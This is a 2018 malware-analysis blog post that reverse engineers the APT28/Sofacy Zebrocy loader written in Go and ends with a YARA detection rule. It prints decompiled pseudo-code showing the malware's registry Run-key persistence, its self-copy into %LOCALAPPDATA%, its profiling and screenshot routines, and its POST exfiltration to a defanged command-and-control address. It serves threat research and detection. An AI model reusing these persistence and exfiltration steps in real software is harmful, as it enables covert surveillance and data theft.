Let's Learn: In-Depth on APT28/Sofacy Zebrocy Golang Loader

vkremez.com/2018/12/lets-learn-dissecting-apt28sofacy.html

Goal: Reverse engineer the latest APT28/Sofacy Zebrocy loader, coded in the Go programming language, oftentimes referred to Golang.

> #Sofacy uses a variant of #Zebrocy written in the Go language in recent attacks https://t.co/iuNuMwClWq pic.twitter.com/zqYTi7UlKZ
> — Robert Falc (@r0bf4lc) December 18, 2018

Source:
UPX-packed APT28/Sofacy Zebrocy Loader (MD5: 602d2901d55c2720f955503456ac2f68)
Outline:

```
I. Background & Summary
II. Zebrocy main* Functions
A. main_init
B. main_main
C. main_Parse
III. Yara Signature
```

Analysis:
I. Background & Summary
Palo Alto Unit 42 recently discovered and reported one of the latest Sofacy/APT28 group's Zebrocy samples, compiled in the Golang programming language. This group is also known as Fancy Bear, STRONTIUM, Pawn Storm, and Sednit.
I recommend reading research by Robert Falcone and Unit 42 titled "Sofacy Creates New 'Go' Variant of Zebrocy Tool." This new twist of leveraging Golang for malware compilation complicates binary analysis and comparison across other samples as the group deploys quite a bit with programming languages such as Delphi and C#.
By and large, analysis reveals that this Zebrocy version is unsophisticated and heavily relies on various Golang open source code templates from GitHub including iamacarpet/go_win64api (ProcessList, InstalledSoftwareList, ListLoggedInUsers,SessionDetails/FullUser), shirou_gopsutil (host_Info), and kbinani/screenshot (NumActiveDisplays, GetDisplayBounds, CaptureRect). The malware capabilities include installation in HKCU registry as "Media Center Extender Service" and locally in %LOCALAPPDATA%, execution via "cmd", profiling a victim system, obtaining desktop screenshots, and sending the data to the server. The original Golang Zebrocy project contains the following debugging path "**C:/!Project/C1/ProjectC1Dec/main.go**" with the "**ProjectC1Dec**" name.
Thanks to the released Golang IDA code script helpers, developed by George Zaytsev, this

malware introduced an interesting angle allowing to dive deeper into reversing of this Zebrocy Golang loader.

II. Zebrocy main* Functions

Essentially, Zebrocy Golang loader is, by and large, a slightly modified copy/paste code from GitHub related to various open source Golang libraries. For example, the open source Golang code to retrieve a list of loggedInUsers is as follows:


```
package main

import (
    "fmt"
    wapi "github.com/iamacarpet/go-win64api"
)

func main(){
    // This check runs best as NT AUTHORITY\SYSTEM
    //
    // Running as a normal or even elevated user,
    // we can't properly detect who is an admin or not.
    //
    // This is because we require TOKEN_DUPLICATE permission,
    // which we don't seem to have otherwise (Win10).
    users, err := wapi.ListLoggedInUsers()
    if err != nil {
        fmt.Printf("Error fetching user session list.\r\n")
        return
    }

    fmt.Printf("Users currently logged in (Admin check doesn't work for AD
Accounts):\r\n")
    for _, u := range users {
        fmt.Printf("\t%-50s - Local User: %-5t - Local Admin: %t\r\n", \
u.FullUser(), u.LocalUser, u.LocalAdmin)
    }
}
```

This same code is copied and embedded as part of the malware main_Session_List routine as observed in pseudo-code.



```
if ( (unsigned int)&v31 <= *(_DWORD *)(*(_DWORD *)__readfsdword(
  runtime_morestack_noctxt();
sub_4AC8D0(0, &v23);
github_com_iamacarpet_go_win64api_ListLoggedInUsers();
if ( v14 )
{
  fmt_Sprintf((const char *)dword_678484, 35, 0, 0, 0);// Error fetchning user session list
  result = v16;
}
else
{
  v19 = v10;
  v18 = v11;
  fmt_Printf(dword_681950, 71, 0, 0, 0);      // "Users currently logged in (Admin check doesn't work for AD Accounts):\r\n")"
  if ( v18 <= 0 )
  {
    result = 0;
  }
```

2018-12-20: APT28 Golang C++ pseudo-ceded
ListLoggedInUsers() in main_Session_List

The Golang version of the malware consists of the following 16 main_* named functions and their detailed descriptions:

Golang Function Name	Description

main_GetDisk	get disk via "cmd"
main_Getfilename	obtain path to "%LOCALAPPDATA%\Microsoft\Feeds\{5588ACFD-6436-411B-A5CE-666AE6A92D3D}\wcncsvc.exe"
main_CMDRunAndExit	execute a file and exit via "cmd"
main_Tasklist	retrieve process list via iamacarpet/go_win64api/ProcessList method
main_Installed	retrieve installed software via iamacarpet_go_win64api_InstalledSoftwareList method
main_Session_List	retrieve active session list (logged in users + Run-As users) via iamacarpet/go_win64api/ListLoggedInUsers method
main_List_Local_Users	retrieve a formatted list of local users via theListLocalUsers method
main_systeminformation	retrieve host information via shirou/gopsutil/host_Info method
main_CreateSysinfo	concatenate and format all the victim data from main_Tasklist, main_GetDisk, time_time_Now, main_Installed, main_Session_List, main_List_Local_Users, and time_Time_Format.
main_ParseData	call main_Getfilename and create a copy of itself in %LOCALAPPDATA% and creates a registry key via cmd "reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Media Center Extender Service,/d"
main_SendPOSTRequests	send a server POST request, call time_Sleep(4230196224, 6) and if after 19 attempts, exits via os.exit, otherwise call main_main, then main_ParseData, and main_ParseData, main_CMDRunAndExit.
main_Screen	take a screenshot of the desktop
main_GetSND	get stdin from "cmd"
main_PrcName	get path to itself process
main_main	run the main function of the Golang Zebrocy
main_init	initialize main structures necessary for Golang malware execution

A. main_init

The malware starts with initializes various libraries necessary for Golang execution (net, encoding, regular expressions, and necessary reliant GitHub project libraries). The C++ pseudo-coded Golang malware routine is as follows:

```
//////////////////////////////////////////
////// APT28 Golang Zebrocy main_init ////
//////////////////////////////////////////

int main_init()
{

  if ( (unsigned int)&_0 <= *(_DWORD *)(*(_DWORD *)__readfsdword(20) + 8) )
    runtime_morestack_noctxt();
  result = (unsigned __int8)byte_8625A6;
  if ( (unsigned __int8)byte_8625A6 <= 1u )
  {
    if ( byte_8625A6 == 1 )
      runtime_throwinit();
    byte_8625A6 = 1;
    bytes_init();
    encoding_hex_init(); // hex_encode init
    fmt_init(); // fmt init
    image_jpeg_init(); // image jpeg init
    io_ioutil_init(); // io util
    net_http_init(); // http util
    net_url_init(); // net url
    os_init(); // os init
    os_exec_init();  // os exec init
    path_filepath_init(); // file path init
    regexp_init(); // regular expressions oinit
    strings_init(); // string init
    syscall_init(); // syscall init
    time_init(); // timer init
    github_com_iamacarpet_go_win64api_init(); // golang enumerate lib
    github_com_kbinani_screenshot_init(); // golang screenshot lib
    result = github_com_shirou_gopsutil_host_init(); // go host enum lib
    byte_8625A6 = 2;
  }
  return result;
}
```

B. main_main
The main_main function calls initialize other important main calls
retrieving the path to the process of itself, obtaining cmd stdin output, retrieving system information, making a screenshot, and sending POST requests to the main command-and-control server.
The pseudo-coded C++ code is as follows:

```
//////////////////////////////////////////
////// APT28 Golang Zebrocy main_main ////
//////////////////////////////////////////
int main_main()
{

...

  if ( (unsigned int)&retaddr <= *(_DWORD *)(*(_DWORD *)__readfsdword(20) + 8) )
    runtime_morestack_noctxt();
  main_PrcName(); // get path to itself
  strings_Contains(v1, v3, &byte_66EE33, 6);    // "comsvccookie"
  if ( v5 )
  {
   // get Cmd_Stdin pipe
    main_GetSND(v10, v12);
    v1 = v0;
    v3 = v2;
    // retrieve system info
    main_CreateSysinfo();
    v4 = v0;
    v5 = v2;
    // retrieve screenshot
    main_Screen(v2, v0);
    // "hxxp://89[.]37[.]226[.]123/advance/portable_version/service[.]php"
    result = main_SendPOSTRequests((int)domain, 57, v2, v4, v2, v4, v2, v4);
  }
  else
  {
    result = main_SendPOSTRequests(
               (int)&word_673186,        // http://google.comif-modified-since
               17,
               (int)"01456:;<=>?@BCLMNOPSZ[\"\\\n\r\t",
               1,
               (int)"1456:;<=>?@BCLMNOPSZ[\"\\\n\r\t",
               1,
               (int)"1456:;<=>?@BCLMNOPSZ[\"\\\n\r\t",
               1);
  }
  return result;
}
```

C. main_Parse

The main_Parse function serves as the main persistency script writing the binary to %LOCALAPPDATA% and adding itself to HKCU\Software\Microsoft\Windows\CurrentVersion\Run as "Media Center Extender Service."

```
//////////////////////////////////////////
////// APT28 Golang Zebrocy main_ParseData ////
//////////////////////////////////////////
int __cdecl main_ParseData(int a1, int a2)
{

// Get %LOCALAPPDA% new file path
//"%LOCALAPPDATA%\Microsoft\Feeds\{5588ACFD-6436-411B-A5CE-666AE6A92D3D}\wcncsvc.exe"
main_Getfilename();
  v24 = v2;
  v25 = v3;
  os_Create(v3, v2);
  if ( runtime_deferproc(12, off_68613C) )
  {
    result = runtime_deferreturn(v11);
  }
  else
  {
   // Write itself to the specified path
    io_ioutil_WriteFile(v25, v24, v14, v17, v18, 420, v21);
    ((void (*)(void))loc_44CDC8)();
    v30 = v25;
    v31 = v24;
    os_exec_Command((int)&cmd, 3, (int)&v29, 2, 2);
    runtime_newobject(obj_byte);
    *v12 = 1;
    v4 = v19;
    v5 = *(_BYTE *)v19;
    if ( dword_862D30 )
      runtime_gcWriteBarrier(v19);
    else
      *(_DWORD *)(v19 + 76) = v12;
    os_exec__ptr_Cmd_Run(v4, v12, v15);
    ((void (*)(void))loc_44CDC8)();
// "reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run
// /v Media Center Extender Service  /d"
    runtime_concatstring3(0, (unsigned int)dword_682308, 96, v25, v24, &word_66E71E,
4, v22);
    v27 = v6;
    v28 = v23;
    os_exec_Command((int)&cmd, 3, (int)&v26, 2, 2);
    runtime_newobject(obj_byte);
    *v13 = 1;
    v7 = v20;
    v8 = *(_BYTE *)v20;
    if ( dword_862D30 )
      runtime_gcWriteBarrier(v20);
...
}
```

III. Yara Signature

```
rule apt28_win_zebrocy_golang_loader {
   meta:
      description = "Detects unpacked APT28/Sofacy Zebrocy Golang."
      author = "@VK_Intel"
      date = "2018-12-21"
      hash = "15a866c3c18046022a810aa97eaf2e20f942b8293b9cb6b4d5fb7746242c25b7"
   strings:

      // main_init
      $x0 = {6d 61 69 6e 2e 69 6e 69 74}

      // main_main
      $x1 = {6D 61 69 6e 2e 6d 61 69 6e}

      // main_Parse
      $x2 = {6d 61 69 6e 2e 50 61 72 73 65 44 61 74 61}

      // main.GetSND
      $x3 = {6d 61 69 6e 2e 47 65 74 53 4e 44}

      // main.PrcName
      $x4 = {6d 61 69 6e  2e 50 72 63 4e 61 6d 65}

   condition:
      ( uint16(0) == 0x5a4d and
         ( 4 of ($x*) )
      )
}
```